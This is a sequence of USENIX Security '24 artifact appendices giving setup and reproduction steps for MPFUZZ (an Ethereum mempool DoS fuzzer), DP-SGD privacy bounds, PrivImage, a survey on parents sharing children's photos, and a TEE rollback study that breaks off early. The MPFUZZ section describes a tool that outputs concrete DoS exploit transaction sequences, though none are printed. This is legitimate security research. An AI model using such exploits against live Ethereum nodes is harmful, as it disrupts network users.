This artifact presents the design and implementation of MPFUZZ, a symbolized-stateful mempool fuzzer that automatically identifies asymmetric DoS vulnerabilities in an Ethereum mempool. MPFUZZ defines the search space using mempool states covered by symbolized transaction sequences. It efficiently explores this space by utilizing feedback from symbolized state coverage and evaluating the potential of intermediate states to trigger bug oracles. The artifact demonstrates that MPFUZZ discovers new asymmetric DoS vulnerabilities in the Ethereum client and shows the process for identifying these vulnerabilities.

### A.2 Description & Requirements

The artifact is a symbolized-stateful Ethereum mempool fuzzer designed to automatically identify asymmetric DoS vulnerabilities. MPFUZZ operates on a reduced version of the mempool under test (MUT) deployed locally. The fuzzing process facilitated by MPFUZZ uncovers short exploit sequences that can subsequently be developed into comprehensive, actionable exploits.

The artifact includes a modified Go-Ethereum client based on Geth v1.10.11, a prototype of MPFUZZ implemented in Python, and associated dependencies. The source code of the modified Go-Ethereum client is provided in our artifact and can be built from source. The MPFUZZ prototype necessitates Python 3.9 and several Python libraries, specifically web3, numpy, pandas, and graphviz.

#### A.2.1 Security, privacy, and ethical concerns

Our artifact contains many pre-generated public-private key pairs. It is imperative that these keys are not used on real networks to avoid potential financial loss. Utilizing these keys in a live environment poses significant security risks, as they may be easily compromised. Evaluators must ensure that these keys are restricted to controlled, test environments.

#### A.2.2 How to access

To access our artifact, please use a web browser to navigate to the following URL: `https://doi.org/10.6084/m9.figshare.26068909.v6`. Download all the files available in the root folder. After downloading all the files from the Figshare project, unzip the `key_new.zip` file and ensure that the unzipped folder retains the same name, `./key_new/`.

#### A.2.3 Hardware dependencies

To evaluate our artifact, no specific CPU hardware is required. While our artifact does not have a minimum requirements for memory and storage, higher capacities are advantageous for improving overall performance.

#### A.2.4 Software dependencies

To properly evaluate our artifact, specific operating system and software packages are required. Our artifact is designed to operate on Unix-like operating systems, such as Ubuntu. Additionally, Python version 3.9 or later must be installed, serving as the foundational environment for our artifact's execution. A few Python libraries are essential to its operation include web3, numpy, pandas, and graphviz.

#### A.2.5 Benchmarks

None

## A.3 Set-up

In this section, we provide instructions for setting up the environment and running our artifact for evaluation purposes. After downloading all the files from the Figshare project and unzipping `key_new.zip`, it is essential to build the modified Go-Ethereum client from source. To do so, it requries first unzip the go-ethereum-1.10.11.zip, keep the unzipped folder with the same name as ./go-ethereum-1.10.11/. Then, build the author-modified version of Go-Ethereum client via the following command:

```
$ make -C go-ethereum-1.10.11
$ cp go-ethereum-1.10.11/build/bin/geth ./geth
```

Next, make the start Ethereum script executable via the following command:

```
$ chmod +x ./start_ethereum.sh

$ chmod +x ./start_ethereum_e2a.sh

$ chmod +x ./start_ethereum_e2b.sh
```

### A.3.1 Installation

To run our MPFUZZ prototype implemented in Python, it is essential to first install Python 3.9 by following the installation instructions provided on the Python website: https://www.python.org/downloads/.

Next, install the required Python libraries using the pip command:

```
$ pip3 install web3 numpy pandas graphviz
```

This command installs the necessary dependencies, namely web3 for Ethereum interaction, numpy for numerical computations, pandas for data manipulation, and graphviz for graph visualization tasks.

### A.3.2 Basic Test

We conduct two tests: first, to ensure the Ethereum client is operational, and second, to verify the readiness of the environment for running the MPFUZZ Python prototype.

To test the Ethereum client, execute the following command in the current directory to start the client:

```
$ ./start_ethereum.sh
```

If the command launches a Geth JavaScript console without errors, the Ethereum client is successfully initialized.

To test the Python environment, execute the following command in the current directory to run our Python script. Ensure not to terminate the Geth JavaScript console opened in the previous step:

```
$ python3 ./mpfuzz.py
```

If the script begins printing out fuzzing logs instead of returning an error, it indicates that the environment is correctly configured and ready for running the MPFUZZ prototype.

## A.4 Evaluation workflow

In this section, we describe the procedures for running our artifact and reproducing the experimental results to validate the claims made in our original paper.

### A.4.1 Major Claims

The experimental results obtained from running our artifact validate three major claims presented in our original paper, as listed below:

**(C1):** MPFUZZ discovers new asymmetric-DoS vulnerabilities. This is proven by the experiment (E1) described in § A.4.2 whose results are reported in our original paper Section 6.1.

**(C2):** MPFUZZ explores mempool states using symbolized transaction sequences and efficiently searches with feedback from state coverage and intermediate state promisingness. This is proven by the experiment (E1) described in § A.4.2. The experiment result illustrates how MPFUZZ finds exploits that are described in our original paper Section 5 and Appendix B.

**(C3):** MPFUZZ can find the first exploit, namely $XT_3$, on a small MUT (6 slots) in 0.03 minutes. For the medium setting, with 16 slots, MPFUZZ can find $XT_3$ exploit in under a minute. This is proven by the experiment (E2) described in § A.4.2 whose results are reported in our original paper Section 7.1.

### A.4.2 Experiments

This subsection describe how to reproduce the experimental result that valid the Major Claims C1, C2 and C3 provided in the previous subsection. Specifically, experiment E1 validates Major Claims C1 and C2, while Major Claim C3 is validated in experiments E2.

**(E1):** Stateful Mempool Fuzzing by MPFUZZ [15 seconds compute-time]: In this experiment, we run MPFUZZ against a small-size Ethereum mempool to find short exploits on this mempool under test. The experimental results report all the exploits discovered by MPFUZZ and illustrate the process that MPFUZZ searches the transaction space and identifies exploits.

**Preparation:** First, access our artifact by following the steps described in Section A.2.2. Then, set up the environment by configuring and installing the dependencies as described in § A.3 and § A.3.1.

**Execution:** First, start the Ethereum client by running the following command in the current directory.

```
# In terminal 1
```

```
$ ./start_ethereum.sh
```

After the command launches a Geth JavaScript console, running the following command in a new terminal to run the MPFUZZ.

```
# In terminal 2
$ python3 ./mpfuzz.py
```

**Results:** After the Python script terminates, a PDF file is generated that reports the experimental results. In the PDF, nodes highlighted in yellow represent the end states of exploits, indicating that these states trigger the bug oracle. The path from the root node to the leaf node that triggers the bug oracle illustrates the exploit transaction sequence. The concrete exploit transaction sequence is also output in the Python console, allowing users to reproduce the attacks. Additionally, the tree structure in the PDF file shows the process that MPFUZZ explores the search space.

**(E2):** MPFUZZ performance evaluation of detecting the first exploit [1 minute compute-time]: In this experiment, we run MPFUZZ against a small-setting MUT (6 slots) and a medium-setting MUT (16 slots) to find the $XT_3$ exploit for evaluating the performance. The experimental results report the time used by MPFUZZ to find the $XT_3$ exploit and the concrete exploit transaction sequence.

**Preparation:** First, access our artifact by following the steps described in Section A.2.2. Then, set up the environment by configuring and installing the dependencies as described in § A.3 and § A.3.1.

**Execution E2a:** In experiment E2a, we evaluate the performance of MPFUZZ for finding exploit against 6-slot mempool. First, start the Ethereum client by running the following command in terminal 1.

```
# In terminal 1
$./start_ethereum_e2a.sh
```

After the command launches a Geth JavaScript console, running the following command in terminal 2 to run the MPFUZZ.

```
# In terminal 2
$python3 mpfuzz_e2a.py
```

**Execution E2b:** In experiment E2b, we evaluate the performance of MPFUZZ for finding exploit against 16-slot mempool. First, start the Ethereum client by running the following command in terminal 1.

```
# In terminal 1
$./start_ethereum_e2b.sh
```

After the command launches a Geth JavaScript console, running the following command in terminal 2 to run the MPFUZZ.

```
# In terminal 2
$python3 mpfuzz_e2b.py
```

**Results:** After the Python script terminates, the concrete exploit transaction sequence of the XT3 exploit found is output in the Python console as well as the time used to find it. MPFUZZ can find the $XT_3$ exploit against a 6-slot MUT in 0.03 minutes and a 16-slot MUT in under a minute.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Closed-Form Bounds for DP-SGD against Record-level Inference

Giovanni Cherubin*
Microsoft Security Response Center

Boris Köpf
Microsoft Azure Research

Andrew Paverd
Microsoft Security Response Center

Shruti Tople
Microsoft Azure Research

Lukas Wutschitz
Microsoft M365 Research

Santiago Zanella-Béguelin*
Microsoft Azure Research

## A Artifact Appendix

### A.1 Abstract

Our paper presents a new approach to evaluate the privacy of machine learning models against specific record-level threats, such as membership inference (MI) and attribute inference (AI), without the indirection through differential privacy (DP). We focus on the popular DP-SGD algorithm and derive closed-form bounds for the Bayes Security metric. Our artifacts allow reproducing *all figures* and *numerical results* that appear in the accepted paper. The code is split into two parts: `Part-A` contains experiments to assess the quality of our theoretical bounds and compare them with prior work; `Part-B` contains experiments to evaluate our bounds on real datasets. The artifacts consist of publicly accessible source code hosted on GitHub.

### A.2 Description & Requirements

`Part-A` is provided as a `Jupyter` notebook as this is a commonly used format for running these types of experiments. `Part-B` is implemented as an extension of an example script provided with the `Opacus` library; we made this choice to illustrate how one might incorporate our methods into an existing library. Together, both parts reproduce the following figures and numerical results:

| Result | Code |
|---|---|
| Figures 2-7 | `Part-A` |
| Numerical results in Section 4 (*DP-SGD parameters selection*), Section 4.2 (*TPR@FPR*), Section 6 (*Privacy parameters*) | `Part-A` |
| Figures 1, 8, and 9 | `Part-B` |

*Corresponding author.

In addition to code for reproducing our experiments (`Part-A`, `Part-B`), we provide a web-based interactive tool, publicly accessible at `https://microsoft.github.io/dpsgd-calculator`. As described in Section A.5, this tool is based upon one of our manuscript's results and it exemplifies how one might use them in practice. *This tool is not needed to reproduce our main claims in this artifact; it is an additional byproduct of our work illustrating the use of our results in practical scenarios.*

#### A.2.1 Security, privacy, and ethical concerns

We do not anticipate that executing our artifacts will lead to any increased risk of security, data privacy, or ethical concerns. All data used in our evaluations is either artificial data or drawn from public datasets.

#### A.2.2 How to access

The code for reproducing our experiments is available at: `https://github.com/microsoft/dpsgd-calculator/tree/f0222fa9308e6b65b006ea15680698da70e08951/submission-code`.

#### A.2.3 Hardware dependencies

**`Part-A`.** Commodity hardware is sufficient for running the code contained in the `Jupyter` notebook.

**`Part-B`.** These experiments require training machine learning models. While it may be possible to do this on CPU, an accelerator is recommended for performance reasons. We tested this on NVIDIA Tesla K80 and V100 GPUs, but other accelerators supported by PyTorch could be used instead.

### A.2.4 Software dependencies

Experiments were run on `Ubuntu 22.04 LTS`, with `Python 3.10`. Python dependencies are specified in a `requirements.txt` file, as explained below.

### A.2.5 Benchmarks

`Part-B` uses the `Purchase-100`[1] and `Adult`[2] datasets. Our code automatically fetches and processes the required data.

## A.3 Set-up

### A.3.1 Installation

Start by cloning the repository and checking out the stable commit hash of the artifact.

```
git clone \
  https://github.com/microsoft/dpsgd-calculator
cd dpsgd-calculator
git reset --hard f0222fa
```

Please ensure that you use an environment with `Python 3.10`. For `Part-B`, if you are using an NVIDIA GPU, ensure that NVIDIA drivers and CUDA are properly set up. The latter can be checked by running `nvidia-smi` from a terminal.

From the `submission-code` folder, install the pinned Python dependencies by running:

```
pip install -r requirements.txt
```

To avoid any conflicts with local installations, you may want to do this in a virtual environment (e.g., using venv or Conda).

### A.3.2 Basic Test

If using an NVIDIA GPU, you may want to check that `PyTorch` is able to use it. You can do this by checking that the following Python program prints `True`:

```
import torch
print(torch.cuda.is_available())
```

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1, `Part-A`):** A mixture of Gaussian distributions as described in the paper (Proposition 4) can be approximated by a Gaussian distribution, with an error that depends on the parameters $p, T, \sigma$. In the specific case $T = 1$, we can compare our error (upper) bound to the actual error, and show that it overestimates the actual error (Figure 2). This figure confirms that our error estimate is indeed an upper bound for the true error.

**(C2, `Part-A`):** We demonstrate that the privacy estimates produced by our proposal match existing techniques in computing bounds for membership inference (MI) (sub-claim **C2.a**), while requiring orders of magnitude less computation time than prior work (sub-claim **C2.b**).

**(C3, `Part-B`):** We use our new approach to compute bounds for attribute inference (AI), and observe that DP-SGD is significantly more secure against AI than MI. This is important because, if an application requires security against AI but not MI, one can achieve a better utility whilst maintaining acceptable privacy (Figure 1).

### A.4.2 Experiments

**`Part-A`: experiments E1-E2**

Experiments E1-E2, supporting the respective claims C1-C2, are based on the same `Jupyter` notebook. They have the following steps in common:

**Preparation:** The code for these experiments is in `submission-code/`. Follow the instructions in Section A.3 to install `Jupyter` and all other `Python` requirements.

**Execution:** From the directory `submission-code/`, start a `Jupyter` instance from the terminal, by running `jupyter notebook`. Open the link that is shown (normally, `https://localhost:8888`) and open the `evaluation.ipynb` notebook. Starting from the top of the notebook, execute all the cells until the sections specified for E1 and E2 below.

**(E1):** *Gaussian approximates a Gaussian Mixture (1 human-minutes + 2 compute minutes + negligible disk): This experiment computes the approximation error committed by approximating a Gaussian Mixture distribution with a single Gaussian via numerical integration, and it compares it to the upper bound proven in Proposition 4.*
**Execution:** Execute all the cells until (and including) the section *"Figure 2: When is approximation of mixture to Gaussian a good approximation?"*.
**Results:** The resulting figure matches Figure 2.

**(E2):** *Comparison to PLD accountant (1 human-minutes + 5 compute minutes + negligible disk): This experiment compares our MI risk calculation method to the PLD accountant. The former is based on a closed-form expression. The latter estimates the DP parameters $(\varepsilon, \delta)$, and from them we obtain the MI risk by setting $\varepsilon \approx 0$. Our first claim (C2.a) is that the two methods produce similar estimates for a wide range of parameters. Our second claim (C2.b) is that our method is orders of magnitude faster than the PLD accountant.*
**Execution:** Run all the cells until (and including) section *"Figure 4: comparison with PLD"* for claim C2.a; execute until (and including) *"Figure 5: Computational efficiency comparison"* for claim C2.b.
**Results:** The first part produces an identical figure to Figure 4, and it also produces all the figures that are

[1] https://github.com/privacytrustlab/datasets/blob/master/dataset_purchase.tgz

[2] https://hf.co/datasets/scikit-learn/adult-census-income

present in Figure 10 in Appendix B in the paper. Since the PLD accountant we compare against does not work well for $p = 0.0001, \sigma = 0.5$, expect a number of errors to be reported when running the first cell. The second part produces a figure that is equivalent to Figure 5. *Note: the figures may not be identical, since this experiment depends on timing measurements. However, we expect that the claim that "our method is orders of magnitude faster" should hold regardless of the computational hardware.*

**(E2-extra):** *Using Corollary 7 to pick DP-SGD hyperparameters (1 human-minutes + 1 compute minutes + negligible disk): This experiment shows how to use Theorem 6 to guarantee a certain level of Bayes security against MI attacks. It produces Figure 3 in the paper.*
**Execution:** Evaluate all the cells in the section *"Figure 3: Membership inference bound from Corollary 7"*.
**Results:** A figure is produced that matches Figure 3 in the paper. The relation $p \approx 0.00035\sigma$ reported in the *DP-SGD parameter selection* paragraph in the paper is computed from Equation (4). The choices of $\sigma$ for the Adult and Purchase-100 experiments in Section 6 are similarly derived. A plot not included in the paper illustrating how Bayes security varies with the number of DP-SGD steps for different values of $\sigma$ is produced.

**(E2-extra):** *Relation between Bayes security and MI advantage and TPR@FPR metrics (1 human-minutes + 10 compute minutes + negligible disk): This experiment compares the Bayes security metric to other MI metrics.*
**Execution:** Run all the remaining cells in the notebook.
**Results:** This produces the plots in Figures 6 and 7 in the paper. The last cell in the notebook uses the PLD accountant to numerically compute the membership inference TPR@FPR for some exemplary values and compares it to approximations via Bayes security.

#### `Part-B`: experiment E3

**(E3):** *Security comparison w.r.t. MI and AI (10 human minutes + 3 compute-hours + 1.2GB disk): In our paper, security against MI is measured in terms of worst-case data and security against AI is measured in a data-dependent fashion (i.e., specific to the given dataset). In this experiment, we compare these two security evaluations.*
**Preparation:** The code for these experiments (`Part-B`) is in `submission-code/real-data-experiments/`. Please follow the instructions in Section A.3 to install `Jupyter` and all other `Python` requirements.
**Execution:** From a command line, run

```
bash launch-adult.sh
bash launch-purchase100.sh
```

This will create 5 log files (one per run) for each dataset: `adult-approximate-{1..5}.jsonl` and `purchase100-{1..5}.jsonl`. To plot the results, open the `Jupyter` notebook `plot_results.ipynb`. To produce Figure 1 (which substantiates claim C3), run all the cells in the notebook until (and including) the section *"Privacy vs utility"*.
**Results:** The plot obtained when running the notebook should be similar to the one appearing in Figure 1 in our paper; slight differences may be present due to noise in the training process, but no major difference is to be expected. The results indicate that, according to the AI analysis, the model can be considered more secure for higher levels of utility (model's accuracy). This is attributable to two factors: i) it is (provably) easier to protect against AI attacks than MI; ii) measuring security for a specific dataset (*data-dependent* analysis) can provide utility advantages compared to a worst-case data study (*data-independent* security analysis).

## A.5 Notes on Reusability

Beyond reproducing our experiments, we hope the techniques described in this paper will be adopted in practice.

**Interactive tool:** We implemented an interactive tool that uses our closed-form bounds to visualize the security of a model trained with DP-SGD against MI with chosen hyperparameters. We host this tool as a static webpage at https://microsoft.github.io/dpsgd-calculator and make available its code at https://github.com/microsoft/dpsgd-calculator/tree/gh-pages.

**Integration into existing pipelines:** Our MI and AI analysis techniques can be integrated into training pipelines without requiring modification of existing libraries. For example, our code in `Part-B` shows how to extend a training script from the popular `Opacus` library. This did not require any changes to the `Opacus` code base. Similar approaches can be used to integrate our techniques into other training pipelines.

**Integration into `Opacus`:** It is also possible to integrate our techniques directly into the `Opacus` library. `Opacus` currently integrates its DP accountant functionality via the `PrivacyEngine` class. Internally, an object of this class is updated by a `PyTorch`'s optimizer at every DP-SGD step, enabling estimation of the respective $(\varepsilon, \delta)$ values. A similar approach could be used to integrate our techniques into `Opacus`. Since our data-dependent AI analysis requires access to the training data (batch), the `PrivacyEngine` class would need to be extended to provide access to batch data.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

ARTIFACT EVALUATED
usenix ASSOCIATION
AVAILABLE

# USENIX Security '24 Artifact Appendix: PrivImage: Differentially Private Synthetic Image Generation using Diffusion Models with Semantic-Aware Pretraining

Kecen Li, Gong Chen, Zhixiang Li, Yuzhong Zhao, Xinwen Hou, Tianhao Wang

## A Artifact Appendix

### A.1 Abstract

We propose a novel Differential Privacy (DP) image synthesis method, termed PRIVIMAGE, which meticulously selects pre-training data, promoting the efficient creation of DP datasets with high fidelity and utility. PRIVIMAGE first establishes a semantic query function using a public dataset. Then, this function assists in querying the semantic distribution of the sensitive dataset, facilitating the selection of data from the public dataset with analogous semantics for pre-training. Finally, we pre-train an image generative model using the selected data and then fine-tune this model on the sensitive dataset using DP Stochastic Gradient Descent. On average, PRIVIMAGE achieves 6.8% lower FID and 13.2% higher Classification Accuracy than the state-of-the-art method. This artifact appendix mainly include instructions on how to reproduce FID and Classification Accuracy of PRIVIMAGE+D on `CIFAR-10` reported in our paper.

### A.2 Description & Requirements

This section lists all the information necessary to recreate the same experimental setup we have used to run our artifact.

#### A.2.1 Security, privacy, and ethical concerns

All experiments are conducted on public image datasets and there is not any risk for evaluators while executing this artifact to the machine security, data privacy or others ethical concerns.

#### A.2.2 How to access

Our artifact can be accessed at GitHub[1]. You can download the entire project onto your Linux server.

[1] https://github.com/SunnierLee/DP-ImaGen/releases/tag/v1.0

#### A.2.3 Hardware dependencies

All experiments are conducted with Python 3.8 on a LINUX server with 4 NVIDIA GeForce 80G A100s, 512GB memory and stable internet connectivity for installing required packages. There is not specific need for the number of processors/cores.

#### A.2.4 Software dependencies

All the required packages and their installation can be found in the "requirements.txt" in the repository of our GitHub.

#### A.2.5 Benchmarks

We utilize `ImageNet`, a widely used dataset for pre-training in computer vision, along with `CelebA` and `CIFAR-10` for DP image synthesis research.

### A.3 Set-up

This section includes all the installation and configuration steps required to prepare the environment to be used for the evaluation of our artifact.

#### A.3.1 Installation

First, you need to download Anaconda on the your server and use Anaconda to create your own Python environment like "conda create -n PrivImage python=3.8". After activating this environment using "conda activate PrivImage", you can install the required packages following the Section 3.1 of our GitHub.

#### A.3.2 Basic Test

The "README.md" in the repository provides an example for how to successfully reproduce the results on `CIFAR-10` in our paper.

## A.4 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix
# From the Childhood Past: Views of Young Adults on Parental Sharing of Children's Photos

Tania Ghafourian
Indiana University Bloomington

Nicholas Micallef
Swansea University

Sameer Patil
University of Utah

## A Artifact Appendix

### A.1 Abstract

This artifact provides the responses to a questionnaire asking young adults about their perspectives on parental sharing of children's photos on social media. The artifact loads the raw questionnaire responses of the 382 participants of the study. The code processes the collected data and performs the statistical tests that answer the research questions. First, the code analyzes how participants perceive parental sharing of content about their children (RQ1). Subsequently, the code examines perceptions regarding parental sharing vary based on: (1) having had content about them shared by their parents during childhood (RQ2); (2) their relationship with the child in the photo (RQ3); and (3) being a parent (RQ4). The analyses involve several one-way ANOVA tests, post-hoc Tukey tests and a few Kruskal-Wallis tests focusing on the motives for sharing a photo, the scene depicted in the photo, the age of the child in the photo, and the audiences with whom the photo is shared.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

There are no security, privacy, and ethical concerns with the code provided code as it is very basic. The code processes the data to prepare the fields required for the analysis, conducts a series of statistical tests to answer the four research questions described in the paper, and generates three of the figures displayed in the paper (Figures 2, 3, and 4).

#### A.2.2 How to access

The artifact is available on Zenodo:
https://doi.org/10.5281/zenodo.12211080
The repository contains the following four files:

- **README:** Detailed instructions on how to use the code.
- **Data File:** A CSV file containing the raw data collected from the study participants.
- **Codebook:** Description of every field in the data.
- **R Code:** Script with the analysis of the paper findings.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

The script can run on any operating system. The only software required is R, which can be downloaded from https://www.r-project.org/. Running the script requires four R libraries: dplyr, tidyverse, ggplot2, and Cairo. The script has the necessary instructions on installing these libraries.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

The artifact can be installed by following these instructions:

- Download the code from this repository: https://doi.org/10.5281/zenodo.12211080
- Open the file `analysis.R` and replace the directory path within the file with the path of the directory in which the artifact is installed.

#### A.3.2 Basic Test

The basic test involves loading the data from the CSV file. First, execute the following command in the R environment to set the path to the directory containing the code:

```
setwd('<path of directory containing the code>')
```

Afterward, run the following code to load the dataset:

```
dataset = read.csv('questionnairedata.csv')
```

The output of this test should return a 'dataset' variable with 382 observations containing 228 columns.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** Photo sharing motives about typical social media use (i.e., 'Keeping in touch with family/friends,' 'Archiving the childhood,' and 'Showing pride in the child') are significantly more acceptable than motives driven by material outcomes (i.e., 'Earning money by advertising' and 'Increasing online popularity' ) or negative intentions (i.e., 'Making others envious'). Results in paragraph 1 of section 4.1 and confirmed by experiment (E1).

**(C2):** Photo sharing motives connected to typical social media use were statistically significantly more acceptable than other motives. Results in paragraph 1 of section 4.1 and confirmed by experiment (E2).

**(C3):** The number of acceptable photo types were statistically significant different across four age groups (Infant/toddler, preschooler, middle childhood, teenager). Results in paragraph 2 of section 4.1 and confirmed by experiment (E3).

**(C4):** The number of acceptable photo types for the infant/toddler group was statistically significantly lower than that for the other three age groups and the number of acceptable photo types for the preschooler group was statistically significantly lower than that for middle childhood. Results in paragraph 2 of section 4.1 and confirmed by experiment (E4).

**(C5):** The level of acceptability for photo sharing across the four different audiences was statistically significantly different. Results in paragraph 5 of section 4.1 and confirmed by experiment (E5).

**(C6):** There were statistically significant differences between close friends and the other three audiences. Results in paragraph 5 of section 4.1 and confirmed by experiment (E6).

**(C7):** A statistically significantly higher proportion of participants who had experienced parental sharing of their photos during childhood chose the most popular parental sharing motive (i.e., 'Keeping in touch with family/friends') to be more acceptable than those who had not had their photos shared by their parents when they were children. Similarly, 'Showing pride in the child' and 'Impression management' were statistically significantly more acceptable motives for the participants who had experienced parental sharing of their photos during childhood. Results in paragraph 1 of section 4.2 and confirmed by experiment (E7).

**(C8):** For the preschooler and teenager groups, the participants who had experienced parental sharing of their photos during childhood selected statistically significantly more photo types as acceptable to share than those who had not had their parents share their photos during their childhood. Results in first part of paragraph 2 of section 4.2 and confirmed by experiment (E8).

**(C9):** For all age groups except infant/toddler, the participants who had experienced parental photo sharing during childhood selected a statistically significantly higher number of highly sensitive photo types as acceptable to share than the other participants. In contrast, a statistically significantly higher proportion of participants who had not had their photos shared by their parents during childhood found the photo types 'Containing child's objects or personal assets' and/or 'Event' acceptable to share for the infant/toddler, preschooler, and teenager groups. Results in second part of paragraph 2 of section 4.2 and confirmed by experiment (E9).

**(C10):** The acceptability of sharing children's photos with all audiences was statistically significantly higher for those who experienced parental sharing of their photos during childhood than those who had not. Results in paragraph 3 of section 4.2 and confirmed by experiment (E10).

**(C11):** There were no statistically significant differences across the three study conditions, indicating that the perceptions of young adults regarding the acceptability of various motives behind parental sharing of children's photos seems independent of their relationship with the child in the shared photos. Results in paragraph 1 of section 4.3 and confirmed by experiment (E11).

**(C12):** There were statistically significant differences across the three study conditions for highly sensitive photo types for the teenager group. The number of highly sensitive photo types of teenagers acceptable to share for 'anyone's child' was statistically significantly lower than that for 'oneself as a child' and for 'one's (real or hypothetical) child.' Results in paragraph 2 of section 4.3 and confirmed by experiment (E12).

**(C13):** The number of moderately sensitive photo types acceptable to share for the infant/toddler age group was statistically significantly different across the three study conditions. These differences were statistically significant only when comparing the responses for 'one's (real or hypothetical) child' with those for 'anyone's child'. Results in paragraph 2 of section 4.3 and confirmed by experiment (E12).

**(C14):** The relationship with the child in the photos has a statistically significant influence on the acceptability of sharing children photos with close friends, which wasstatistically significantly less acceptable for 'one's (real or hypothetical) children' than for 'oneself as a child'. Results in paragraph 3 of section 4.3 and confirmed by experiment (E13).

**(C15):** Non-parents selected a statistically significantly higher number of moderately sensitive photo types for the infant/toddler and preschooler age groups. Additionally, a statistically significantly higher proportion of non-parents found it acceptable to share photos across all age groups for the following photo types: event, containing child's objects or personal assets, and child along

with other people. Results in Table 3 and paragraph 2 of section 4.4 and confirmed by experiment (E14).

**(C16):** Parents rated the acceptability of sharing such photos with the following audiences statistically significantly higher than non-parents: friends/followers/connections, current/potential employers, and general viewers/public. Results in paragraph 3 of section 4.4 and confirmed by experiment (E15).

### A.4.2 Experiments

Before running the experiments, run the initial data processing code from `analysis.R` to process the data and prepare the dataframe required to run the experiments.

**(E1):** *One-way ANOVA test for high-level motives.*
**Preparation:** *Execute code in the PREPARATION section of the block "Experiment E1."*
**Execution:** *Execute code in the EXECUTION section of the block "Experiment E1."*
**Results:** *Extract the F values and p values.*

**(E2):** *Tukey test to compare high-level photo sharing motives.*
**Execution:** *Execute code in the block "Experiment E2."*
**Results:** *Extract the lower and upper confidence intervals (CIs) and p values.*

**(E3):** *One-way ANOVA test for high-level photo types for each age group.*
**Preparation:** *Execute code in the PREPARATION section of the block "Experiment E3."*
**Execution:** *Execute code in the EXECUTION section of the block "Experiment E3."*
**Results:** *Extract the F values and p values.*

**(E4):** *Tukey test to compare photo types for each age group.*
**Execution:** *Execute code in the block "Experiment E4."*
**Results:** *Extract the lower and upper CIs and p values.*

**(E5):** *One-way ANOVA test for high-level audiences.*
**Preparation:** *Execute code in the PREPARATION section of the block "Experiment E5."*
**Execution:** *Execute code in the EXECUTION section of the block "Experiment E5."*
**Results:** *Extract the F values and p values.*

**(E6):** *Tukey test to compare audiences.*
**Execution:** *Execute code in the block "Experiment E6."*
**Results:** *Extract the lower and upper CIs and p values.*

**(E7):** *One-way ANOVA tests for the influence of experiencing parental sharing of photos during childhood on the six groups of motives.*
**Execution:** *Execute code in the block "Experiment E7."*
**Results:** *Extract the F values and p values.*

**(E8):** *Statistical tests for the influence of experiencing parental sharing of photos during childhood on the number of photo types considered acceptable to share for each age group.*
**Preparation:** *Execute code in the PREPARATION section of the block "Experiment E8."*
**Execution:** *Execute code in the EXECUTION section of the block "Experiment E8."*
**Results:** *Extract the F values and p values.*

**(E9):** *Statistical tests for the influence of experiencing parental sharing of photos during childhood on the selection of different photo types for each age group.*
**Execution:** *Execute code in the block "Experiment E9."*
**Results:** *Extract the F values and p values.*

**(E10):** *One-way ANOVA tests for the influence of experiencing parental sharing of photos during childhood on the selection of acceptable audiences.*
**Execution:** *Execute code in the block "Experiment E10."*
**Results:** *Extract the F values and p values.*

**(E11):** *One-way ANOVA tests for the influence of the three study conditions on the six groups of motives.*
**Execution:** *Execute code in the block "Experiment E11."*
**Results:** *Extract the F values and p values.*

**(E12):** *Statistical tests for the influence of the three study conditions on the selection of different photo types for each age group.*
**Execution:** *Execute code in the block "Experiment E12."*
**Results:** *Extract the F values, p values, and CIs for the Tukey tests.*

**(E13):** *One-way ANOVA and Tukey tests on the influence of the three study conditions on the selection of acceptable audiences.*
**Execution:** *Execute code in the block "Experiment E13."*
**Results:** *Extract the F values, p values, and CIs for the Tukey tests.*

**(E14):** *Statistical tests for the influence of having children on the selection of different photo types for each age group.*
**Execution:** *Execute code in the block "Experiment E14."*
**Results:** *Extract the F values and p values.*

**(E15):** *One-way ANOVA tests for the influence of having children on the selection of acceptable audiences.*
**Execution:** *Execute code in the block "Experiment E15."*
**Results:** *Extract the F values and p values.*

## A.5 Notes on Reusability

Not applicable.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Spill the TeA: An Empirical Study of Trusted Application Rollback Prevention on Android Smartphones

Marcel Busch Philipp Mao Mathias Payer
EPFL, Lausanne, Switzerland

## A Artifact Appendix

### A.1 Abstract

The number and complexity of Trusted Applications (TAs, applications running in Trusted Execution Environments — TEEs) deployed on mobile devices has exploded. A vulnerability in a single TA impacts the security of the entire device. Thus, vendors must rapidly fix such vulnerabilities and revoke vulnerable versions to prevent rollback attacks, i.e., loading an old version of the TA to exploit a known vulnerability. In this paper, we assess the state of TA rollback prevention by conducting a large-scale cross-vendor study. First, we establish the largest TA dataset in existence, encompassing 35,541 TAs obtained from 1,330 firmware images deployed on mobile devices across the top five most common vendors. Second, we identify 37 TA vulnerabilities that we leverage to assess the state of industry-wide TA rollback effectiveness. Third, we make the counterintuitive discovery that the uncoordinated usage of rollback prevention correlates with the leakage of security-critical information and has far-reaching consequences potentially negatively impacting the whole mobile ecosystem. Fourth, we demonstrate the severity of ineffective TA rollback prevention by exploiting two different TEEs on fully-updated mobile devices. In summary, our results indicate severe deficiencies in TA rollback prevention across the mobile ecosystem.

Our artifact aims to show that our study on TA rollback prevention can be reproduced.

### A.2 Description & Requirements

We obtained our dataset from multiple terabytes of Android firmware images. This artifact appendix demonstrates where to obtain these images from and provides the extraction tools to obtain the information relevant for our dataset. Further, we provide evidence for the major claims in our paper.

#### A.2.1 Security, privacy, and ethical concerns

We do not expect any security, privacy, or ethical concerns from executing our code.

#### A.2.2 How to access

Visit https://github.com/HexHive/spill_the_tea/tree/sec-ae.

